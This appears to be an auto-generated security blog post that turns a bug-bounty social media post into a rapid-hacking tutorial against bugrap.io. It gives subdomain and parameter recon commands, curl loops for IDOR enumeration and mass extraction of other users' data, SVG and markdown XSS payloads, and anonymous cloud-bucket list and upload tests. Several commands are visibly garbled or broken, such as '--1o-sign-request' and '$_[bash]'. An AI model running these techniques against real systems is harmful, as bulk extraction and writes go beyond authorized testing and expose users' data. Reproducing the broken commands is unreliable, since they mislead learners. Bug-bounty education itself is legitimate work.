Listen to this Post
Introduction:

Bug bounty hunting is no longer a game of luck but a structured discipline of rapid reconnaissance and targeted exploitation. The recent post by Santika Kusnul Hakim, a seasoned knowledge hunter from ManggalaEdu Pusdatin Kemendikdasmen, highlights an impressive feat: reporting four distinct vulnerabilities within a single 10-minute testing session on BugRapIO, a growing bug bounty platform. This article reverse-engineers the mindset, tools, and commands that enable such speed, focusing on automation, chaining low‑hanging fruits, and platform‑specific quirks.
Learning Objectives:
– Automate initial reconnaissance using bash, PowerShell, and lightweight AI‑assisted pattern matching.
– Identify and chain common web vulnerabilities (IDOR, XSS, misconfigurations) within API endpoints.
– Apply cloud hardening checks and rapid exploitation techniques validated on Linux and Windows.
You Should Know:
1. Rapid Recon: 60‑Second Asset Discovery & Parameter Mining
The key to four bugs in ten minutes is parallelized, non‑invasive enumeration. Start with a target domain (e.g., `bugrap.io`) and fetch all live subdomains, then extract URL parameters using historical data.
Linux commands:
 Subdomain enumeration + httpx for live hosts
subfinder -d bugrap.io -silent | httpx -silent -o live_hosts.txt

 Fetch archived endpoints from AlienVault OTX
curl -s "https://otx.alienvault.com/api/v1/indicators/domain/bugrap.io/url_list" | jq -r '.url_list[].url' | grep -E '\?.=' > params.txt

 AI‑assisted pattern extraction (using simple regex + grep)
cat params.txt | grep -oP '(?<=\?)[^&]+(?:&[^&]+)' | sort -u
Windows PowerShell equivalent:
 Subdomain resolution via Resolve-DnsName
"admin","api","dev","staging" | ForEach-Object { Resolve-DnsName "$_.bugrap.io" -ErrorAction SilentlyContinue } | Select-Object Name

 Fetch parameters from Wayback Machine
Invoke-WebRequest -Uri "https://web.archive.org/cdx/search/cdx?url=bugrap.io/&output=json" | ConvertFrom-Json | ForEach-Object { $_[bash] } | Select-String "\?" | Out-File wayback.txt
Step‑by‑step guide:
1. Run subdomain enumeration to map the attack surface.
2. Collect all URLs with query parameters – these are prime injection points.
3. Use `grep` or `Select-String` to isolate `id=`, `user_id=`, `file=`, and `redirect=` parameters.
4. Feed these parameters into automated fuzzers (see section 2).
2. Chaining IDOR + Insecure Direct Object References in API Endpoints
The “4 bugs in 1 bag” suggests chaining: one endpoint leaks another user’s token, leading to privilege escalation. Focus on APIs returning JSON objects.
Testing IDOR manually with curl:
 Replace session cookie from your authenticated browser
curl -X GET "https://bugrap.io/api/v1/reports?user_id=1337" -H "Cookie: session=YOUR_SESSION" -H "X-Requested-With: XMLHttpRequest"
 Change user_id to 1338 – if you see another user's reports, that's IDOR.

 For mass extraction, use a for loop
for id in {1337..1350}; do
curl -s -o /dev/null -w "%{http_code} %{url}\n" "https://bugrap.io/api/user/$id/profile" -H "Cookie: session=YOUR_SESSION"
done | grep -v 403
Step‑by‑step guide:
1. Intercept any API call that references a numeric or UUID identifier.
2. Increment or decrement that identifier – watch for changes in response content.
3. If successful, automate extraction of all accessible objects (e.g., `for id in $(seq 1 5000); do curl … ; done`).
4. Report each unique object exposure as a separate bug if they stem from different endpoints – this multiplies your findings.
3. Exploiting Cross‑Site Scripting (XSS) in Image Upload & Markdown Parsers
Many bug bounty platforms (including BugRapIO) allow HTML‑formatted comments or profile pictures. A stored XSS can be weaponized in under two minutes.
Payload for image upload (SVG XSS):
<svg xmlns="http://www.w3.org/2000/svg" onload="alert('BugRap_XSS')">
<rect width="100%" height="100%" fill="red" />
</svg>
Markdown‑based XSS test:
[Click me](javascript:alert('XSS'))
)
Step‑by‑step guide:
1. Upload the SVG payload as a profile image or in a comment.
2. If the image renders and the alert fires, you have a stored XSS.
3. For markdown, test the `javascript:` pseudo‑protocol and event handlers like `onerror`.
4. Use `Burp Suite` Repeater to modify `Content-Type` headers if the platform validates file extensions.
4. Cloud Hardening Check: Exposed S3 Buckets & Azure Blob Misconfigurations
A common “10‑minute bug” is an open cloud storage container. Use these commands to test for public write or read access.
Linux AWS CLI test:
 Check if bucket lists anonymously
aws s3 ls s3://bugrap-backup/ --1o-sign-request

 Attempt to upload a test file
echo "test" > test.txt
aws s3 cp test.txt s3://bugrap-backup/test.txt --1o-sign-request
 If upload succeeds, that's a critical misconfiguration.
Windows Azure Storage Explorer (command line):
 Using AzCopy with anonymous access
azcopy list "https://bugrapstorage.blob.core.windows.net/backup?restype=container&comp=list" --anonymous
Step‑by‑step guide:
1. Identify cloud subdomains: `s3.bugrap.io`, `storage.bugrap.io`, `bugrap-backup.s3.amazonaws.com`.
2. Run anonymous `ls` or list operations.
3. If successful, enumerate all objects and check for write privileges.
4. Report as “Publicly writable cloud storage” – severity high.
What Undercode Say:
– Speed is a multiplier, not a replacement for depth. Santika’s 4 bugs in 10 minutes likely came from overlapping vulnerabilities (e.g., same broken access control on multiple endpoints). Always verify that each bug is distinct and not a duplicate of a single root cause.
– Platform‑specific knowledge trumps generic tooling. BugRapIO may have a predictable API structure or weak session handling. Hunters who spend 5 minutes understanding the platform’s patterns can then chain findings rapidly – this is the difference between one bug and four.
Prediction:
– +1 BugRapIO will introduce automated deduplication and rate‑limiting to prevent mass parameter fuzzing, forcing hunters to adopt more nuanced, low‑and‑slow techniques.
– -1 As rapid chaining becomes mainstream, platforms will tighten API response differences (e.g., returning 403 for both unauthorized and non‑existent objects), killing simple IDOR enumeration.
– +1 AI‑assisted recon (like using LLMs to guess hidden parameters) will cut discovery time from minutes to seconds, enabling 10‑bug‑in‑10‑minute feats within the next 18 months.
▶️ Related Video (74% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [Sans1986 First](https://www.linkedin.com/posts/sans1986_first-time-report-to-bugrap-4-bugs-in-1-share-7469804944955478017-FbZn/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


